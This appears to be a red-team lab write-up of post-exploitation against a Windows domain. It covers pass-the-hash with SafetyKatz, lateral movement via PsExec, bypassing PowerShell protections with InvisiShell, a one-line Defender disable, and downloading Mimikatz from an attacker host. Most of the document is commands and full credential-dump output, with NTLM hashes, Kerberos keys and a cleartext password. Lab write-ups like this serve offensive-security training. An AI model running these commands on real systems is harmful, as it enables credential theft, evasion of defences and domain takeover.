
Pass-the-Hash Token Injection (Local Impersonation via sekurlsa::pth)
OR
LSASS-based NTLM Session Forgery (No Kerberos)
After that failure, we pivoted to using SafetyKatz and executed a pass-the-hash attack with the sekurlsa::pth command. This method worked. It launched a PowerShell process where our identity was forged in-memory as admin@secsyslog, using the same NTLM hash. Unlike Kerberos, this technique doesn’t involve reaching out to a domain controller for a TGT—it instead modifies the current process token and injects credentials locally. The OS treats that process as if it’s running under the impersonated user. We confirmed the identity was assumed correctly, but noticed that no Kerberos tickets were available (klist showed an empty cache). That was expected because this method does not automatically request a TGT; it simply crafts a new logon session with the provided hash.
SafetyKatz.exe "privilege::debug" "sekurlsa::pth /user:admin /domain:SECSYSLOG /ntlm:fd9987e39827094aebac8233fefa519b /run:cmd" "exit"
Next, we tried to move laterally to another host using PowerShell remoting via Enter-PSSession and winrs. Both methods failed with an error stating that the destination needed to be either in the TrustedHosts list or the connection needed to use HTTPS. Since we were targeting the host by its IP address and hadn’t modified the WinRM client policy, our session despite being forged as a domain admin was rejected by the remote machine due to the lack of explicit trust or secure transport. This confirmed that the issue wasn’t with the credentials, but with how WinRM handles authentication over IP in default configurations.
Deep Dive on the Problem
The technique that worked using SafetyKatz specifically the sekurlsa::pth command, is a local process-level token injection that enables us to impersonate a user by crafting a fake logon session directly within LSASS using only an NTLM hash. Rubeus, on the other hand, operates primarily through Kerberos ticket requests and manipulations. So no, Rubeus cannot do exactly what SafetyKatz (or Mimikatz) does with sekurlsa::pth. The two tools are solving related, but fundamentally different problems.
That said, Rubeus does offer an equivalent outcome under the right conditions, but only if we can obtain a TGT. With that TGT, we can either:
- Inject it directly into memory with
/ptt(Pass-the-Ticket), or
- Use
/tgtdelegor/s4uto pivot into constrained delegation scenarios.
But if we only have the NTLM hash, and we are unable to reach the correct domain controller to get a TGT (as happened in our case), then Rubeus won't help because it relies on a successful Kerberos exchange. That’s the key limitation.
When should we use SafetyKatz with sekurlsa::pth?
We should use sekurlsa::pth when:
- We have an NTLM hash, but no valid TGT.
- We want to locally spawn a process that impersonates a target user.
- We don't need to cross domain boundaries or request tickets.
- We are already on a host where LSASS patching is permitted.
- We need to authenticate to services (like SMB or PsExec) that accept NTLM authentication without needing a Kerberos ticket.
This approach is excellent for local privilege escalation and scenarios where we have administrative control of a box and want to "become" another user, often a domain admin, for further action.
When is Rubeus the better tool?
Rubeus is the right choice when:
- We have access to a domain controller in the same realm as the user we’re targeting.
- We can communicate with the KDC and request tickets (TGT or TGS).
- We want to manipulate or forge Kerberos tickets, including:
/asktgtfor requesting tickets
/asreproastfor brute-forceable accounts
/pttfor injecting a TGT or TGS into our session
/s4ufor constrained delegation
- We are operating in Kerberos-heavy environments, such as when accessing services like CIFS, LDAP, HTTP, or WinRM over SPNs.
Rubeus is surgical and powerful, but it depends on working Kerberos infrastructure. When that infrastructure is unreachable or the realm is misaligned as we saw in our session Rubeus fails, and local hash injection is the more resilient path.
To summarize: SafetyKatz’s pth technique is optimal when all we have is a hash and no TGT, and we want to impersonate locally. Rubeus excels when we can interact with Kerberos directly, request tickets, and perform operations like delegation, roasting, or ticket injection. Choosing between them comes down to the goal ticket-based operations vs. direct session impersonation and the constraints of the network path and authentication mechanisms.

Finally, we turned to PsExec, passing the same target IP and launching PowerShell interactively. This succeeded immediately. The reason is simple: PsExec does not rely on WinRM or Kerberos. Instead, it uses SMB to copy a service executable to the target, executes it under NT AUTHORITY\SYSTEM, and tunnels the I/O back to our machine. Because our current process was already impersonating admin@secsyslog, and that account had administrative rights on the target, PsExec executed flawlessly and gave us a shell as NT AUTHORITY\SYSTEM.
In the end, the difference came down to protocol behavior. Kerberos-based authentication via Rubeus failed due to a realm mismatch, and WinRM-based remoting was blocked by host trust restrictions. Meanwhile, the pass-the-hash via SafetyKatz created a valid local identity, and PsExec leveraged that identity using SMB, bypassing the need for ticket-based authentication altogether.
.\PsExec64.exe \\192.168.144.197 -i -s cmd
InvisiShell
Let’s use InvisiShell to bypass PowerShell defense mechanisms and also disabled Defender right after.
set COR_ENABLE_PROFILING=1
set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "%~dp0InShellProf.dll" /f

powershell

set COR_ENABLE_PROFILING=
set COR_PROFILER=
REG DELETE "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
Disable Defender
Since we have local admin remote access to that machine, let’s now disable firewall and dump the credentials.
Set-MpPreference -DisableRealtimeMonitoring 1; Set-MpPreference -DisableBehaviorMonitoring 1; Set-MpPreference -DisableScriptScanning 1; Set-MpPreference -DisableIntrusionPreventionSystem 1; Set-MpPreference -DisableNetworkProtection 1; Set-MpPreference -SubmitSamplesConsent 2; Set-MpPreference -MAPSReporting 0; Set-MpPreference -PUAProtection 0Import SafetyKatz on the target
Invoke-WebRequest -Uri http://192.168.100.41:443/SafetyKazt.exe -OutFile "C:\SafetyKatz.exe" -UseBasicParsing
We encountered a persistent issue when attempting to extract credentials from LSASS using SafetyKatz and Mimikatz version 2.2.0. Despite having full administrative rights and even running as NT AUTHORITY\SYSTEM, every attempt to execute the sekurlsa::logonpasswords command resulted in the error below.
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

This error typically points to a failure in acquiring or interpreting the crypto material within LSASS memory. Given our privilege level and proper command syntax, initial assumptions about incorrect permissions or execution context were ruled out. We confirmed the issue persisted across both PowerShell and CMD environments, and that it was not related to clipboard injection or character mangling.
After further investigation and validation, we discovered that this issue was caused by the version of Mimikatz/SaftyKatz being used. Mimikatz 2.2.0, while more recent, introduced changes in how it accesses and interprets LSASS memory structures. These changes, while designed for compatibility with modern Windows builds, are known to break support in specific scenarios particularly in environments where LSASS protection mechanisms (e.g., RunAsPPL) or security mitigations cause offset mismatches or disrupt expected memory layout.
To confirm the source of the issue, we tested with an older version of Mimikatz specifically version 2.1.1, built in September 2018. Upon executing the exact same commands in the same context using this version, the operation succeeded immediately. Credential material was retrieved successfully from LSASS without any structural or cryptographic import failures.
This confirms the root cause was not due to our environment or misuse of Mimikatz, but rather a compatibility regression in newer Mimikatz builds. The offset or module differences between LSASS and the newer mimikatz binary led to a parsing failure. Reverting to version 2.1.1 restored full compatibility and allowed us to continue with credential extraction as expected.
This highlights a critical operational insight in post-exploitation workflows involving tools that parse undocumented memory structures, version pinning can be just as important as privilege level. When newer builds fail, using a previously stable version can often resolve the issue without altering the target environment or reducing OPSEC integrity.
Invoke-WebRequest -Uri http://192.168.100.41:443/mimikatz_old.exe -OutFile "C:\mimikatz_old.exe" -UseBasicParsing
.\mimikatz_old.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

sekurlsa::logonpasswords
.\mimikatz_old.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
\iiazodee"rvlge:eug skrs:oopasors""eit
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 2303680 (00000000:002326c0)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 8:28:29 AM
SID               : S-1-5-96-0-2
        msv :
         [00000003] Primary
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * NTLM     : 24413f97e44cd86bfe2e7693d85be7e6
         * SHA1     : 6eb5f022a4f637ee790945d58410a22203e9a7e1
        tspkg :
        wdigest :
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
        ssp :
        credman :

Authentication Id : 0 ; 75029 (00000000:00012515)
Session           : Service from 0
User Name         : syslogagent
Domain            : SEC
Logon Server      : SEC-DC
Logon Time        : 2/15/2024 3:53:29 AM
SID               : S-1-5-21-4056425676-3036975250-1243519898-1105
        msv :
         [00000003] Primary
         * Username : syslogagent
         * Domain   : SEC
         * NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
         * SHA1     : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
         * DPAPI    : d60699429f9f948597f90693f346eaf2
        tspkg :
        wdigest :
         * Username : syslogagent
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : syslogagent
         * Domain   : GCBSEC.LOCAL
         * Password : Password123
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SEC-SYSLOG01$
Domain            : SEC
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:20 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * NTLM     : 24413f97e44cd86bfe2e7693d85be7e6
         * SHA1     : 6eb5f022a4f637ee790945d58410a22203e9a7e1
        tspkg :
        wdigest :
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : sec-syslog01$
         * Domain   : GCBSEC.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 23187 (00000000:00005a93)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:19 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * NTLM     : 24413f97e44cd86bfe2e7693d85be7e6
         * SHA1     : 6eb5f022a4f637ee790945d58410a22203e9a7e1
        tspkg :
        wdigest :
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
        ssp :
        credman :

Authentication Id : 0 ; 23169 (00000000:00005a81)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:19 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * NTLM     : 24413f97e44cd86bfe2e7693d85be7e6
         * SHA1     : 6eb5f022a4f637ee790945d58410a22203e9a7e1
        tspkg :
        wdigest :
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
        ssp :
        credman :

Authentication Id : 0 ; 21926 (00000000:000055a6)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:18 AM
SID               :
        msv :
         [00000003] Primary
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * NTLM     : 24413f97e44cd86bfe2e7693d85be7e6
         * SHA1     : 6eb5f022a4f637ee790945d58410a22203e9a7e1
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 2344635 (00000000:0023c6bb)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : SEC-SYSLOG01
Logon Server      : SEC-SYSLOG01
Logon Time        : 2/15/2024 8:30:29 AM
SID               : S-1-5-21-2886985321-2087241558-4159712032-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : SEC-SYSLOG01
         * NTLM     : 5b184274dcba7bfd289e8a4f439676a4
         * SHA1     : 42a44d0a532bf5d4f957bd2ec1786dabbf11c45a
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : SEC-SYSLOG01
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : SEC-SYSLOG01
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:21 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SEC-SYSLOG01$
Domain            : SEC
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:18 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : SEC-SYSLOG01$
         * Domain   : SEC
         * Password : (null)
        kerberos :
         * Username : sec-syslog01$
         * Domain   : GCBSEC.LOCAL
         * Password : (null)
        ssp :
        credman :
.\mimikatz_old.exe "privilege::debug" "sekurlsa::ekeys" "exit"

sekurlsa::ekeys
.\mimikatz_old.exe "privilege::debug" "sekurlsa::ekeys" "exit"
\iiazodee"rvlg:eu""euls:kes "xt
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 2303680 (00000000:002326c0)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 8:28:29 AM
SID               : S-1-5-96-0-2

         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
         * Key List :
           aes256_hmac       52c8f462668554f9020e4abdf498c5212908e29d6ce3d52985512f4981efa1cb
           aes128_hmac       0aa00043d0b13b9a4b45bf8591c530ca
           rc4_hmac_nt       24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old      24413f97e44cd86bfe2e7693d85be7e6
           rc4_md4           24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_nt_exp   24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old_exp  24413f97e44cd86bfe2e7693d85be7e6

Authentication Id : 0 ; 75029 (00000000:00012515)
Session           : Service from 0
User Name         : syslogagent
Domain            : SEC
Logon Server      : SEC-DC
Logon Time        : 2/15/2024 3:53:29 AM
SID               : S-1-5-21-4056425676-3036975250-1243519898-1105

         * Username : syslogagent
         * Domain   : GCBSEC.LOCAL
         * Password : Password123
         * Key List :
           aes256_hmac       0a201e463878efc53674319fdcf96b66e7108fa4b3c01972883f86050168951e
           aes128_hmac       bc09df713f507660234ec674378fe5b4
           rc4_hmac_nt       58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_old      58a478135a93ac3bf058a5ea0e8fdb71
           rc4_md4           58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_nt_exp   58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_old_exp  58a478135a93ac3bf058a5ea0e8fdb71

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SEC-SYSLOG01$
Domain            : SEC
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:20 AM
SID               : S-1-5-20

         * Username : sec-syslog01$
         * Domain   : GCBSEC.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       07bcf641fce570c892975ef6c82a78d2ea814075aa521de69caac817da9a0c0f
           rc4_hmac_nt       24413f97e44cd86bfe2e7693d85be7e6
